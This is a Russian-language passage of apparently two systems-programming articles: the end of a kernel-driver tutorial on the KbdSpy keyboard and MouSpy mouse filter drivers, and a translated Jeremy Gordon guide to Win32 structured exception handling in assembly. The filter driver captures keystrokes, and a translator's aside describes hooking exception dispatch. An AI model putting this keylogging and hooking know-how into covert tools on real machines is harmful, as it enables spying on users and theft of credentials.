Поскольку мы возвращаем из процедуры завершения код отличный от STATUS_MORE_PROCESSING_REQUIRED, то должны следовать правилу №6 (см. часть 15).

```
lock dec g_dwPendingRequests
```

Запрос обработан - атомарно уменьшаем счетчик g_dwPendingRequests.

```
mov eax, STATUS_SUCCESS
```

Завершение IRP должно быть продолжено. Из материала предыдущей статьи вы должны помнить, что из процедур завершения можно возвращать либо STATUS_MORE_PROCESSING_REQUIRED, либо любой другой код. Код STATUS_SUCCESS использован для наглядности.

Программа управления

Код программы управления разберите сами. Ничего принципиально нового там нет. Поясню только несколько моментов. Во-первых, как известно, скорость набора текста примерно в 10 знаков в секунду является хорошим показателем. Так что максимально мы можем получать около 20 структур KEY_DATA в секунду, и в то же самое время до клавиатуры могут очень долго не дотрагиваться. Поэтому для исключения лишних запросов к драйверу мы забираем накопившуюся информацию не чаше чем раз в секунду. А если забирать нечего, то и вовсе ничего не запрашиваем. Такая логика работы достигается за счет усыпления потока на некоторое время и ожидания события, которое сигнализирует драйвер. Во-вторых, т.к. 20 структур KEY_DATA - это намного меньше, чем одна страница, мы используем буферизованный ввод/вывод и забираем информацию через DeviceIoControl. Если требуется обмен бОльшими объемами (скажем, ориентировочно, несколько страниц), то лучше использовать метод METHOD_NEITHER, а вместо DeviceIoControl - ReadFile. В-третьих, пользователь может закрыть программу управления либо с помощью мыши, либо с помощью клавиатуры. Если он использует мышь, то драйвер не будет выгружен, т.к. последний прошедший через драйвер IRP содержит указатель на нашу процедуру завершения и находится сейчас в очереди драйвера Kbdclass. Чтобы программа управления имела возможность выгрузить драйвер, пользователь должен нажать на клавишу. Поэтому, выводя соответствующее сообщение, мы даем пользователю необходимые инструкции. И наконец, про обещанную отмену IRP. Если бы можно было отменить этот злосчастный ожидающий завершения IRP, то нам не пришлось бы пугать пользователя странными сообщениями. Мы бы просто отменили этот запрос и выгрузили бы драйвер. И такой механизм существует. Драйвер Kbdclass поддерживает отмену только одного типа IRP и это как раз IRP_MJ_READ. Проблема в том, что отменить IRP, находящийся в очереди другого драйвера не так то просто. В своей книге "Programming The Windows Driver Model" 2nd Edition Вальтер Они приводит пару способов отмены чужих IRP. Первый их них точно не подойдет, а вот второй… Если не подойдет и второй, то остается только организовать свою собственную очередь и помещать туда все пришедшие IRP типа IRP_MJ_READ, а нижестоящему драйверу слать их дубликаты. Завершения дублированных IRP перехватывать, извлекать из очереди их оригиналы и перекладывать в них необходимые данные. Если у фильтра будет своя очередь, то отмена IRP становится делом техники. Насколько этот сценарий возможен практически, я не знаю, т.к. при его реализации могут возникнуть непредвиденные сложности.

Ну, и самое последнее. В архиве вы обнаружите сразу два фильтра. Второй - MouSpy, получен путем замены слов "keyboard", "kbd" и т.п. в прародителе на их "мышиные" аналоги. Ну и конечно я не смог удержаться и добавил ещё кое-что. Поэтому этот фильтр не просто пассивно следит за "мышиными" событиями, но может вносить в них некоторые коррективы. Но, если у вас клавиатура/мышь USB, то подключить фильтры, скорее всего, не удастся. Во всяком случае, подключить фильтр к стеку для USB-мыши мне не удалось, а USB-клавиатуры у меня нет. Причина в том, что внутренне функция IoGetDeviceObjectPointer вызывает функцию ZwOpenFile, а она, в свою очередь, формирует запрос IRP_MJ_CREATE и шлет его в стек (см. предыдущую статью). Вот три стека мыши на одной из моих машин: первый для классической PS/2 мыши, второй для терминальной сессии и третий для мыши USB.

```
kd> !drvobj mouclass
Driver object (816a68e8) is for:
 \Driver\Mouclass
Driver Extension List: (id , addr)

Device Object list:
812b5a20  8169e820  816a3030

kd> !devstack 816a3030
  !DevObj   !DrvObj            !DevExt   ObjectName
> 816a3030  \Driver\Mouclass   816a30e8  PointerClass0
  816a63a8  \Driver\nmfilter   816a6460  0000006c
  816a6530  \Driver\i8042prt   816a65e8
  8192f3e8  \Driver\ACPI       81969008  00000051
!DevNode 818685e8 :
  DeviceInst is "ACPI\PNP0F13\3&13c0b0c5&0"
  ServiceName is "i8042prt"

kd> !devstack 8169e820
  !DevObj   !DrvObj            !DevExt   ObjectName
> 8169e820  \Driver\Mouclass   8169e8d8  PointerClass1
  8169ea08  \Driver\TermDD     8169eac0  RDP_CONSOLE1
  8197f970  \Driver\PnpManager 8197fa28  00000038
!DevNode 8197f828 :
  DeviceInst is "Root\RDP_MOU\0000"
  ServiceName is "TermDD"

kd> !devstack 812b5a20
  !DevObj   !DrvObj            !DevExt   ObjectName
> 812b5a20  \Driver\Mouclass   812b5ad8  PointerClass2
  813c1e20  \Driver\mouhid     813c1ed8
  815f2a90  \Driver\HidUsb     815f2b48  00000074
!DevNode 81361008 :
  DeviceInst is "HID\Vid_09da&Pid_000a\6&3a964113&0&0000"
  ServiceName is "mouhid"
```

Видимо, один из драйверов в стеке (скорее всего mouhid) отказывается обработать запрос IRP_MJ_CREATE, возвращая код STATUS_SHARING_VIOLATION, т.е. совместный доступ к файлу запрещен (имеется в виду объект "файл" ассоциированный с объектом "устройство"). Как бы там ни было, в дальнейшие детали я не вдавался. Не удаётся подключиться к USB стеку… и слава богу, ибо "со свиным рылом, да в калашный ряд?"… Как мы будем обрабатывать IRP_MN_QUERY_REMOVE_DEVICE, IRP_MN_REMOVE_DEVICE и IRP_MN_SURPRISE_REMOVAL, в случае если пользователь отключит/выдернет клавиатуру/мышку из USB-порта? Так что, доставайте из чулана своих старых боевых подруг или ждите следующую статью (если я её когда-нибудь напишу ;)).




Рис. 16-1. KbdSpy и MouSpy в действии.

Исходный код драйвера в архиве (находится в архиве `wasm_files.zip`: `files/0355/kmd16.zip`).

Обработка исключений Win32 для программистов на ассемблере

Автор: Jeremy Gordon, пер. Oleg_SK

Дата: 2005-04-04

Оригинал статьи может быть найден тут: http://www.jorgon.freeserve.co.uk/ExceptFrame.htm

Исходные тексты (находится в архиве `wasm_files.zip`: `files/recovered/367/Except32.zip`)

1. Введение

Мы собираемся исследовать, как можно сделать приложение более устойчивым, позволив ему, самому обрабатывать свои исключения, вместо того, чтобы перекладывать эту задачу на систему. Исключение - это нарушение, совершенное программой, которое в обычных случаях приводит к появлению предупреждения о том, что эта программа выполнила недопустимую операцию и будет закрыта:




Рис. 1

или его более сложного аналога в **Windows NT**.

Что дает обработка исключений...

Суть механизма обработки исключений (известного как: "Структурная Обработка Исключений" ("**Structured Exception Handling** " или "**SEH** ")) состоит в том, что ваше приложение, во время своего выполнения, может установить некоторое количество процедур обратного вызова (**callback routines**), называемых "обработчиками исключений" (“**exception handlers** ”) и затем, при возникновении какого-либо исключения, система вызовет одну из этих процедур, чтобы дать приложению возможность самому его обработать. Это позволило бы рассчитывать, что обработчик исключений сможет сам устранить причину возникновения исключения, и даст приложению возможность продолжить свое выполнение, либо с кода вызвавшего исключение, либо с "безопасного места" ("**safe place** ") в коде так, словно ничто не случилось. При этом предупреждающее сообщение о закрытии программы выдано не будет, и пользователь о возникшем исключении ничего не узнает. В процессе обработки исключения обработчику, может понадобиться сделать следующее: закрыть описатели (**handle**), закрыть временные файлы, освободить контексты устройств, освободить области памяти, проинформировать другие потоки, затем произвести раскрутку стека или закрыть проблемный поток. В течение этого процесса обработчик исключений может создавать отчет о том, что он делает и сохранять его в файле для более позднего анализа.

Если устранить причину возникновения исключения нельзя, то использование обработчика исключений позволит вашему приложению правильно завершиться, производя максимально возможную очистку, сохранение данных, и извинения, насколько только это возможно.

Запланированные исключения

Windows SDK предлагает и другое использование механизма **SEH**. Например, использование его для мониторинга использования памяти. Идея заключается в том, что если вы обращаетесь к еще не переданной области памяти, то происходит исключение. Вы перехватываете его, и производите передачу памяти. Это можно сделать, перехватив исключение, вызванное нарушением доступа к памяти [номер исключения: 0C0000005h], которое произошло бы, если бы ваш код попробовал обратиться (чтение / запись) к памяти, которая не была передана.

Другой вариант организации мониторинга использования памяти с помощью **SEH** основывается на использовании т.н. сторожевых страниц (**guard page**). Для его реализации нужно при вызове функции **VirtualAlloc** для передачи памяти, или последующим вызовом функции **VirtualProtect** установить флажок сторожевой страницы (**guard page**). В этом случае, при обращении (чтение / запись) к охраняемой области памяти происходит исключение сторожевой страницы (**guard page exception**) [080000001h], после чего флажок сторожевой страницы (**guard page flag**) будет сброшен (**released**). Таким образом, обработчик исключений информируется относительно требуемых объемов памяти и, в случае необходимости, может снова установить этот флажок.

Этот метод широко используется в системе, например: потоку требуется больше стекового пространства, чем ему передано на данный момент, тогда объем стека увеличивается автоматически.

Но так как, приложение обычно более информировано о стоящих перед ним задачах, то ему намного проще следить за требуемой для него памятью, сохраняя адрес вершины области памяти в переменной, и проверяя перед началом каждого ряда операций работы с памятью, должна ли область памяти быть расширена или уменьшена.

Этот способ будет работать, даже если ту же самую область памяти использует несколько потоков, так как указанная переменная может совместно использоваться всеми потоками. В этом случае, обработка исключений: 0C0000005h, может использоваться как резерв на тот случай, если ваш код станет работать неправильно.

Ограничения механизма: обработки исключений...

Кроме деления на ноль [код исключения: 0C0000094h], которого можно легко избежать защитным кодированием, самый распространенный тип исключения - попытка обратиться к памяти по недоступному адресу (**illegal memory address**) [0C0000005h]. Есть несколько путей, приводящих к его возникновению. Например:

• неправильное значение индексного регистра при адресации памяти;
• неожиданные бесконечные циклы, содержащие обращения к памяти;
• при дисбалансе операций **PUSH** и **POP** , возврат из вызванной процедуры происходит на неопределенный адрес памяти;
• непредвиденное повреждение во входных файлах данных.

Как можно заметить из этого списка, исключение может произойти при самых неожиданных обстоятельствах из-за самых разнообразных причин. И это будет именно тот тип исключения, который может завалить вашу программу несмотря на все усилия вашего обработчика исключений. В этих обстоятельствах обработчик исключений, по крайней мере, должен попытаться сохранить важные данные, которые в противном случае были бы потеряны, и затем корректно закрыть программу, с подходящими извинениями.

Другие возможные причины отказа программы

Ваша программа может обрушиться и по другим причинам, которые часто вообще не приводят к исключению. Вот самые распространенные причины этого:

• Недостаток системных ресурсов;
• Бесконечный цикл, который не содержит обращений к памяти;

В результате ваша программа перестанет отвечать на системные сообщения, при этом у пользователя может сложиться впечатление, что она зависла. К счастью, ваша программа выполняется в его собственном виртуальном адресном пространстве, следовательно, другие работающие программы при этом не пострадают, хотя в целом система может начать подтормаживать. Это может происходить в том случае, если ваша программа зависла в бесконечном цикле, но система не знает об этом, и продолжает выделять ей системное время. В этом случае ваша программа может крайне не экономично использовать это время, что, в свою очередь, отрицательно сказывается на общей производительности системы.

Фатальные исключения

Некоторые ошибки настолько фатальны, что система не может даже вызвать ваш обработчик исключений. В этом случае, если пользователю повезет: появится сообщение о завершении работы системы, в противном случае будет показан т.н. “синий экран смерти”, сигнализирующий о возникновении "фатальной" ошибки. В большинстве случаев это происходит в результате полного аварийного отказа системы, и для продолжения работы требуется перезагрузка компьютера. К счастью, в **Win32** трудно столкнуться с такими ошибками, но это все еще возможно.

... и где обработка исключений действительно дает выигрыш

Потратив некоторое время на рассмотрение того, чего обработка исключений сделать не может, давайте рассмотрим примеры, где ее применение наиболее эффективно:

• В процессе разработки программы, перехват и информирование об ошибках можно использовать как еще один способ отладочного контроля;
• При использовании кода, написанного другими людьми, которому нельзя полностью доверять;
• При обращении (чтение / запись) к области памяти, которая может быть перемещена без предупреждения. Например, во время исследования системных областей памяти (которыми управляет сама система) или областей памяти, которые могут быть закрыты другими процессами и/или потоками;
• Использование указателей на файлы, которые могут быть разрушены или иметь неопределенный формат. Здесь обработка исключений была бы более эффективна, чем применение **API** -функций: **IsBadReadPtr** или **IsBadWritePtr** , для проверки каждого указателя перед его использованием;
• При непредвиденных ошибках.

2. Обработка исключений на практике

Последовательность действий Win32 **при возникновении исключения**

Чтобы понять, что ваша программа может и\или должна сделать в процессе обработки исключений, вы должны знать, как функционирует система при возникновении исключения. Если вы этого не знаете, то не сможете, в полной мере, понять то, что здесь изложено. Однако ниже приведена последовательность действий, которые предпринимает **Win32** при возникновении исключения. Знание этих действий поможет вам понять изложенное здесь. Вот эти шаги:

1. Windows решает, хочет ли он послать это исключение обработчику исключений программы. Если это так, и если программа отлаживается, Windows уведомит отладчик о возникновении исключения, приостанавливая программу и посылая **EXCEPTION_DEBUG_EVENT** (значение 1h) отладчику (это

первое предупреждение);
2. Если программа не отлаживается или если отладчик не обработает исключение, система посылает исключение вашему внутрипоточному обработчику исключений (если он установлен). Внутрипоточный обработчик устанавливается во время выполнения программы путем изменения значения первого двойного слова в **TIB** (**Thread Information Block**), адрес которого - **FS:[0]** ;
3. Внутрипоточный обработчик исключений может попытаться сам обработать исключение, или не делать этого, оставляя это дело для обработчиков находящихся далее по цепочке (если таковые имеются);
4. В конечном счете, если ни один из внутрипоточных обработчиков не обработал исключение, и если программа отлаживается, система снова приостановит программу и уведомит об этом отладчик (это второе и последнее предупреждение);
5. Если программа не отлаживается или если отладчик снова не обработает исключение, система вызовет ваш финальный обработчик (если он установлен). Финальный обработчик устанавливается приложением во время своего выполнения , с помощью функции **API** : **SetUnhandledExceptionFilter** ;
6. Если ваш финальный обработчик не обработает исключение, то после того, как он отработает, будет вызван системный финальный обработчик. Он может вывести сообщение о закрытии программы. В зависимости от параметров настройки в системном реестре, это диалог может дать пользователю шанс подключить к программе отладчик. Если никакой отладчик не может быть подключен или если отладчик не может помочь, программа будет обречена, т.к. система вызовет функцию **ExitProcess** , для принудительного завершения программы;
7. Тем не менее, прежде чем окончательно закрыть программу система производит "финальную раскрутку" стека потока вызвавшего исключение.

Примечание переводчика
_В ring3 любой эксепшн начинается в KiUserExceptionDispatcher (экспортируется из ntdll.dll). Именно отсюда он идет в SEH (если таковой есть) или в UnhandledExceptionFilter (аналогично). Похучив это место можно не только анализировать все исключения программы, но и фильтровать свои вперед программы.
(C) ASMax / http://reng.ru/board, 03.09.2002_

Преимущества использования ассемблера для обработки исключений

Win32 обеспечивает только каркас для обработки исключений, предоставляя для этого несколько **API**. Так что большая часть кода, необходимого для обработки исключений должна быть написана вами самостоятельно.

"**C** "-программисты могут использовать различные надстройки, предоставляемые им их компиляторами, путем включения в свой исходный код их инструкций, типа: **_try** , **_except** , **_finally** , **_catch** и **_throw**.

Один из реальных недостатков кода, созданного компилятором состоит в том, что компилятор может чрезвычайно раздуть в размерах выходной **exe** -файл.

Также, большинство "**C** "- программистов понятия не имеет, какой код создан компилятором, для обработки исключений, а это еще один - реальный недостаток, потому что для эффективной обработки исключения, вы нуждаетесь в гибкости, понимании и управляемости. Это так, потому что исключения могут быть перехвачены и обработаны различными способами и на различных независимых уровнях в вашем коде. Используя ассемблер, вы можете создавать малый по размеру, надежный и гибкий код, который вы можете плотно подогнать к вашему собственному приложению.

Многопоточные приложения требуют особенно аккуратной обработки, и ассемблер обеспечивает простой и универсальный способ для добавления обработки исключений в такие программы.

Информация по обработке исключений на низком уровне трудна для понимания, и поэтому содержимое **Win32 Software Development Kit** (**SDK**) концентрируют внимание на том, как для этой цели использовать "**C** "-инструкции компилятора, а не на проблемах формирования программы, используя непосредственно **Win32** каркас (**Win32 framework**).

Информация для этой статьи была получена, с помощью тестовой программы, отладчика, и дизассемблированного кода, созданного компилятором "**C** ". Прилагающаяся программа: **Except.exe** , демонстрирует описанные здесь методы.

3. Установка простого обработчика исключений

Я надеюсь, что вы будете приятно удивлены, увидев на практике, насколько легко можно на ассемблере добавить обработку исключений в ваши программы.

Два типа обработчиков исключений

Как было сказано выше, существует два типа обработчиков исключений.

Тип 1 – финальный обработчик исключений

Финальный обработчик исключений вызывается системой, если ни один из внутрипоточных обработчиков установленных для потока вызвавшего исключение (если таковые имеются) не обработал исключение. Поскольку этот обработчик является процессно-зависимым, то он вызывается, независимо от того, какой поток в процессе вызвал исключение.

Установка финального обработчика исключений

Обычно, он устанавливается в первичном потоке, как можно ближе к точке входа программы, вызовом **API** -функции **SetUnhandledExceptionFilter**. Таким образом, он защищает всю программу от этой точки и до конца. Нет никакой необходимости удалять обработчик перед завершением, т.к. это автоматически сделает сама **Windows**.

Пример:

```
MAIN: ;Точка входа в программу.
PUSH OFFSET FINAL_HANDLER
CALL SetUnhandledExceptionFilter
; ...
; ... ;Код защищенный финальным обработчиком.
; ...
CALL ExitProcess
;****************
FINAL_HANDLER:
; ...
; ...  ;Код, обеспечивающий корректный выход.
; ...
MOV EAX,1 ;Возможные возвращаемые значения и их описание:
 ;eax=-1 перезагрузить контекст и продолжить выполнение программы.
 ;eax= 1 не показывать сообщение о предстоящем закрытии программы.
 ;eax= 0 показывать сообщение о предстоящем закрытии программы.
RET
```

Не пытайтесь сформировать цепочку из финальных обработчиков исключений

В любой момент времени, в процессе может быть только один, определенный приложением, финальный обработчик исключений. Если ваш код вызывает во второй раз функцию **SetUnhandledExceptionFilter** , то адрес финального обработчика исключений просто меняется на новое значение, а предыдущий теряется.

Тип 2 – внутрипоточный обработчик исключений

Этот тип обработчиков обычно используется для защиты некоторых локальных областей кода и устанавливается путем изменения значения, сохраненного системой в памяти по адресу **FS:[0]**. Каждый поток в вашей программе имеет свое уникальное значение в сегментном регистре FS, так что этот тип обработчиков исключений является поточно-зависимым. Он будет вызываться только в том случае, если исключение происходит во время выполнения кода, защищенного этим обработчиком.

Значение в **FS** - 16-разрядный селектор, который указывает на "Блок информации Потока" ("**Thread Information Block** ", **TIB**), - структуру, которая содержит важную информацию о каждом потоке. Самое первое двойное слово (**DWORD**) в **TIB** указывает на структуру, которую мы будем называть - структурой "**ERR** ".

Структура "**ERR** " состоит как минимум из двух двойных слов, как показано на следующей схеме:

1st dword +0 — Указатель на следующую структуру ERR (расположенную выше по цепочке).

2nd dword +4 — Указатель на имеющийся обработчик исключений.

Установка внутрипоточного обработчика исключений

Теперь мы можем увидеть, как просто можно установить этот тип обработчиков исключений:

Пример:

```
PUSH OFFSET HANDLER
PUSH FS:[0] ;Адрес следующей структуры ERR.
MOV FS:[0],ESP  ;Помещаем в FS:[0] адрес только что созданной структуры ERR.
...
...          ;Здесь находится защищенный обработчиком код.
...
POP FS:[0] ;Восстанавливаем в FS:[0] адрес предыдущей ERR, которая
  ;до этого была следующей в цепочке вверх после текущей ERR.
  ;Тем самым, мы удаляем текущий обработчик исключений.
ADD ESP, 4h ; Очищаем стек от остатков ненужной нам более структуры ERR.
RET
;**********************
HANDLER:
...
...  ;Здесь находится код обработчика исключений.
...
MOV EAX,1 ;Возможные возвращаемые значения и их описание:
  ;eax=1 исключение не было обработано (система вызовет
  ;следующий по цепочке внутрипоточный обработчик);
  ;eax=0 перезагрузить контекст и продолжить выполнение
  ;программы.
RET
```

Сцепление в цепочку внутрипоточных обработчиков исключений

В вышеупомянутом коде мы можем видеть, что 2-ое двойное слово структуры **ERR** , которое содержит адрес вашего обработчика, помещено в стек первым, после чего в стек помещено 1-ое двойное слово, содержащее адрес следующей структуры **ERR** , командой **PUSH FS:[0]**. Предположим что код, который был тогда защищен этим обработчиком, вызывает другие функции, которые нуждаются в собственной индивидуальной защите. Тогда вы можете создать другую структуру **ERR** и обработчик, чтобы защитить тот код точно таким же способом. Это называется: формированием цепочки (которая представляет собой односторонний связанный список). Практически это означает, что, когда происходит исключение, система будет обходить цепочку обработчиков, взывая первым тот обработчик исключений, который установлен последним перед тем кодом, который вызвал исключение. Если тот обработчик не обработает это исключением (при этом он должен вернуть **EAX=1**), то система вызывает следующий обработчик, находящийся выше по цепочке. Так как каждая структура ERR содержит адрес следующего обработчика выше по цепочке, то этим способом можно установить любое количество этих обработчиков. Каждый обработчик мог бы принять меры или обработать определенные для него типы исключений в

зависимости от того, что находится в пределах его видимости, в вашем коде. Для хранения структур **ERR** используется стек, так что избегайте их случайной перезаписи. Однако, при необходимости, вы можете использовать для хранения структур **ERR** и другие части памяти (т.е. использовать для этого стек не обязательно, а просто удобно).

Примечание переводчика
По поводу последнего утверждения Edmond [HI-TECH] сделал следующее замечание: На самом деле ЭТО НЕ СОВСЕМ ТАК!!!!!!! Код ядра, который управляет SEH, проверяет где находится структура ERR. Если эта структура находится не в стеке - он вызывает аварийное исключение.

4. Раскрутка стека

В этой части мы собираемся рассмотреть раскрутку стека (**stack unwinds**), потому что это не должно больше оставаться тайной! "Раскрутка стека" звучит очень пугающе, но практически - это просто вызов всех внутрипоточных обработчиков исключений, локальные данные которых находятся в стеке ниже, чем локальные данные внутрипоточного обработчика производящего раскрутку (или вообще всех внутрипоточных обработчиков в цепочке в том случае, если раскрутку производит финальный обработчик) и затем (вероятно) выполнение программы продолжится в пределах другого стекового фрейма. Другими словами программа готовится к игнорированию содержимого стека между этими двумя позициями.

Допустим, у вас есть цепочка внутрипоточных обработчиков, установленного как на этой схеме, где функция **A** вызывает функцию **B** которая, в свою очередь, вызывает функцию **C** :




Рис. 2

Тогда содержимое стека будет выглядеть приблизительно так:

Третий стековый фрейм — Использование стека функцией C.

Структура ERR от обработчика 3.

Локальные данные функции C.

Второй стековый фрейм — Адрес возврата из функции C.

Использование стека функцией B.

Структура ERR от обработчика 2.

Локальные данные функции B.

Первый стековый фрейм — Адрес возврата из функции B.

Использование стека функцией A.

Структура ERR от обработчика 1.

Локальные данные функции A.

Локальные данные функции A.

Здесь, при вызове каждой функции, на стеке сохраняется, во-первых, адрес возврата, потом создается область локальных данных функции, после чего создается структура **ERR** для обработчика исключений.

Теперь предположим, что в функции **C** происходит исключение. После этого, как мы знаем, система начнет обход цепочки обработчиков. Сначала будет вызван обработчик 3. Допустим, что обработчик 3 не смог обработать это исключение (он вернул **EAX=1**), тогда будет вызван обработчик 2. Допустим, что обработчик 2 тоже отказался обработать это исключение (он вернул **EAX=1**), тогда вызывается обработчик 1. Если Обработчик 1 берется за обработку исключения, ему, возможно, потребуется произвести очистку использованных локальных данных в стековых фреймах созданных функциями **B** и **C**. Это можно сделать, вызвав раскрутку. При этом просто повторяется обход цепочки обработчиков: обработчик 3 -> обработчик 2 -> обработчик 1.

Существуют следующие различия между этим типом обхода цепочки обработчиков и тем типом обхода цепочки обработчиков, который инициируется сразу после возникновением исключения:

Пример:

• Этот тип обхода цепочки обработчиков инициируется вашим обработчиком, а не системой;
• Флажок исключения в **EXCEPTION_RECORD** должен быть установлен в 2h (**EH_UNWINDING**). Это сигнализирует внутрипоточному обработчику, что произошел вызов из другого обработчика, расположенного выше по цепочке и предназначенный для того, чтобы текущий обработчик мог очистить используемые локальные данные. Обработчик не должен пытаться сделать что-то еще, кроме этого и должен возвратить **EAX=1** ;
• Обход обработчиков заканчивается на обработчике, который непосредственно предшествует вызывающему обход обработчику. Например (см. предыдущую схему), если раскрутку инициирует обработчик 1 - последним в процессе раскрутки будет вызван обработчик 2. Нет никакой необходимости в том, чтобы обработчик 1 вызывал самого себя, т.к. он имеет непосредственный доступ к своим локальным данным и может их удалить.

Вы сможете увидеть ниже ("Обеспечение доступа к локальным данным"), как в процессе обхода обработчиков обработчик сможет найти локальные данные.

Как произвести раскрутку

Обработчик может инициализировать раскрутку, используя **API RtlUnwind** , или, как мы увидим позже, он может легко сделать это сам, используя для этого написанный вами код. Этот **API** можно вызвать следующим образом:

```
PUSH Return value
PUSH pExceptionRecord
PUSH OFFSET CodeLabel
PUSH LastStackFrame
CALL RtlUnwind
```

Где:

Return value - указывает на возвращаемое после раскрутки значение (вам оно, скорее всего, не понадобится);

pExceptionRecord - указатель на структуру **EXCEPTION_RECORD** , которая является одной из тех структур, которые передаются обработчику, при возникновении исключения;

CodeLabel - адрес инструкции, с которой должно продолжиться выполнение после проведения раскрутки и обычно он находится сразу за инструкцией вызвавшей раскрутку посредством вызова **RtlUnwind**. Если этот адрес не определен **API** , по идее, возвращается нормальным способом, однако SDK предлагает использовать этот адрес для улучшения безопасности этого типа **API** ;

LastStackFrame - **stack frame** , на котором процесс раскрутки должен завершиться. Обычно это адрес в стеке структуры **ERR** , содержащей адрес обработчика, который инициализирует раскрутку.

Примечание
В отличие от других API, RtlUnwind не гарантирует сохранения значений регистров EBX, ESI или EDI - если вы используете их в своем коде, то вы должны сохранить их значение перед помещением в стек первого параметра функции и восстановить сразу после CodeLabel.

Собственный код раскрутки

Следующий код моделирует процесс раскрутки (здесь **EBX** содержит адрес посланной обработчику структуры **EXCEPTION_RECORD**):

```
MOV D[EBX+4],2h     ;Делаем флаг исключения EH_UNWINDING.
MOV EDI,FS:[0]      ;Получаем адрес первого внутрипоточного обработчика.
>L2:
CMP D[EDI],-1       ;Смотрим, является ли он последним?
JZ >L3              ;Если да, то завершаемся.
PUSH EDI,EBX        ;Сохраняем на стеке адреса структур ERR и EXCEPTION_RECORD.
CALL [EDI+4]        ;Вызываем обработчик для выполнения кода очистки.
ADD ESP,8h          ;Удаляем из стека два сохраненных там параметра.
MOV EDI,[EDI]       ;Получаем указатель на следующую структуру ERR,
JMP L2              ;и если она не последняя, то отрабатываем ее.
L3:                 ;Метка окончания работы.
```

